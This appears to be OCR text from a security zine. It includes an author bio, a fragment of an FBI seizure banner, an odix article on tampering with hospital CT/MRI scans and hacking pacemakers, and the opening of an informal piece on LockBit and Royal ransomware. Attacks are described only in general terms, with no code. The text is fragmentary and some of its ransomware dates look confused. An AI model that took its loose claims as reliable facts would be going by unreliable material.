
Aviral Srivastava is a computer science undergraduate student with a passion for using machine learning and artificial intelligence in the field of cybersecurity. With 8 years of learning in the field, he has developed expertise in penetration testing, exploit development, malware analysis, and cryptography.

In addition to completing 15+ internships and publishing 7+ papers during his undergraduate studies, Aviral is also an avid researcher, exploring the use of machine learning and artificial intelligence concepts and algorithms to improve cybersecurity. He is particularly interested in exploring the applications of deep learning and data science in cybersecurity and the endless possibilities it presents.

HA

CK

d.i.y. stingray




THIS WEBSITE H

This domain has been seized by the Federal Bureau
by the United States District Court for the Northern
§ 981(b) as part of coordinate

The United States Attorney's Office f

Federal Bureau

For additional information,




AS BEEN SEIZED

of Investigation pursuant to a seizure warrant issued
District of California under the authority of 18 U.S.C.
ed law enforcement action by:

for the Northern District of California

of Investigation

see https://www.justice.gov



how to prevent the next cydemic

Written by
Alon Golan
Product Marketing Manager at odix

Imagine the next scenario, a western European leader develops cancer cells that needs immediate attention. He complains about lung pains and was rushed to the hospital. In the MRI checkups, the physicians don't see any abnormal indication in his body and send him home with painkillers. A few months later due to the spread of the cancer cells the leader dies. The physicians misdiagnosed cancer because it didn't appear in the scan results. At the time of the scan, a hacker removed in real-time any sign of atypical lumps.

Using the Same setup from a different angle, a perfectly healthy American, running for a state governor role is diagnosed during a routine CT scan with metastasis that requires an Immediate surgical intervention. The candidate will perform an unnecessary invasive operation followed by a long recovery period, remarkably close to the election date.

Sounds like Science fiction? It has already been proven possible.

A Slice of Life

In a nutshell, Cybersecurity experts from the Ben-Gurion University – National Cyber Security Research Center, Israel, demonstrated how threat actors can exploit vulnerabilities found in X-Ray, CT, and MRI scanners to breach, and manipulate scan results which could lead to lethal misdiagnosis.

The researchers got permission from an operational hospital to engage their hacking method and intercept the taken scans.

In many facilities, the scans are not encrypted because the internal network is disconnected from the internet. However, hackers can still gain access via the hospital's Wi-Fi or physical access to the infrastructure.

Using off-the-shelf Raspberry Pi 3 series with a Wi-Fi access point acting as a MITM (Man-in-the-Middle) device, the researchers who placed it adjacent to an exposed scanner managed to access the equipment. After intercepting the data, the researchers used a deep learning neural network application named GAN (generative adversarial network) to erase and

inject realistic high-resolution 3-D medical imagery (downloaded from the internet) into the original body scan. By doing so, they managed to manipulate the results in real-time, and alter the number, size, and locations of the cancer cells while preserving the same anatomy from the original.

Risks and Potential Outcomes

Perhaps the most spine-chilling aspect of the researcher's findings was that when they hand over the falsified results, even the most experienced radiologists misdiagnose the patient's condition as they genuinely believed in the processed scan copies. The hustle worked in both scenarios when real tumors were removed, and non-existing cancer cells were injected into the scan. After the medical experts were notified of the malicious modification and received a new set of scans, they still misdiagnosed about 60% of the fabricated ones.

The research was conducted at the Ben-Gurion University, Israel in 2019 by Researchers Prof. Yuval Elovici, Prof. Ilan Shelef, Dr. Yisroel Mirsky, and Tom Mahler. To read the complete publication as appear on google scholar, click here.

The Enemy Within

As medical devices are increasingly connected to the Internet, they pose a potential risk of being vulnerable to cyber breaches. In the United States alone, millions of people have electronic medical devices implanted in their bodies. Those devices use software and have a wireless function enabled.

While for the moment the risk for cyber-attacks on these personal medical devices is relatively low, according to many experts it is only a matter of time before state-sponsored threat actors would develop a way of hacking into pacemakers and insulin pumps.

A testimony that those threats are being taken care of very seriously can be found in breadcrumbs the American government leaving behind concerning imminent cyber threats:

In an interview given in 2013 to the newsmagazine "60 Minutes", former American vice president Dick Cheney, confessed that he instructed his physicians to disable his pacemaker' wireless function. According to Cheney, both he and "national security" officials were concerned about threat-actors to breach the device and sending orders to shock his heart into a cardiac arrest

> **"even the most experienced radiologists misdiagnose the patient's condition"**

In 2017, the US Food and Drug Administration informed the public about a voluntary recall for half a million pacemakers. The FDA was troubled that by exploiting cyber vulnerabilities on RF-supported implantable cardiac pacemakers and commercially available equipment, hackers could gain unauthorized user access to patients' devices, and alter the code commands to cause a rapid battery depletion or administration of inappropriate pacing. According to FDA's official statement, the reason for the recall was "to reduce the risk of patient harm due to potential exploitation of cybersecurity vulnerabilities".

Cyber Taming

On March 15th, 2022, U.S. Congressman Michael C. Burgess introduced new bill legislation requiring device manufacturers applying for FDA approval for their medical devices to demonstrate "a reasonable assurance of safety" concerning cybersecurity. The act was cited as the "Protecting and Transforming Cyber Health Care Act of 2022" or in short, the "PATCH Act of 2022". While if approved in its current form, The Patch Act would become a most welcome initiative, however, it addresses only newer devices seeking FDA clearance. The older legacy medical devices, which still be used by the majority, would be vulnerable to malicious cyber intents.

On November 15, 2022, the FDA updated the Medical Device Cybersecurity Regional Incident Preparedness and Response Playbook, a resource to help healthcare organizations prepare for cybersecurity incidents.

The bottom line, until governmental legislation comes into force, FDA recommends people with implants be responsible for themself, track the manufacturer's routine statement, follow remote device monitoring protocols, and stick to schedule in-office visits for software updates including patches designed to enhance device security.

If you enjoyed this article, be sure to check out the rest of the "How to prevent the next cydemic" series at **https://odi-x.com**

AH

CK

intel

ransor

the fall of lockbit and the rise of royal

In 2020 Lockbit was the leading ransomware gang right up to November. Attacks were increasing and a report showed that 41 percent increase in ransomware… Scary right ?

November 2022 came about and Royal and Cuba ransomware hit Lockbit was taken off the top shelf and replaced with Royal.


Which I for one have never herd about so decided to do a some research and here is what I found.

But before we do lets actually have a quick overview of what ransomware is for those who are new to the industry.

WHAT IS RANSOMWARE

Ransomware is a type of malware that threatens to publish a victims data person or business by permanently blocking access to data or a computer it until the victim pays a ransom sum stated by the Threat Actor.

It works by entering your network then it infects your software then processed to attack files alert credentials with out the user being able to tell until it is to late essentially the computer or files is held hostage by the person who controls the malware.



LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

[illegible]

[redacted]

[illegible]

[redacted]

[illegible]

[redacted]

So let's get back on track!!

ROYAL RANSOMWARE

Royal Ransomware is a malware which uses a call back phishing as means of delivering ransomware to the victims. The group has been around since January 2022 but have been more active since September 2022

